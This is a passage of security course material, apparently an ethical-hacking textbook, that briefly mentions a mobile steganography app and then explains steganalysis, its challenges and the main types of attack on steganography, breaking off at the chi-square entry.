
Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Stegais**

  Source: *https://play.google.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.



Stegais

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

Suspect information stream may or may not have encoded hidden data

Efficient and accurate detection of hidden content within digital images is difficult

The message could be encrypted before being inserted into a file or signal

Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.


The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them



Steganalysis Methods/Attacks on Steganography

Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

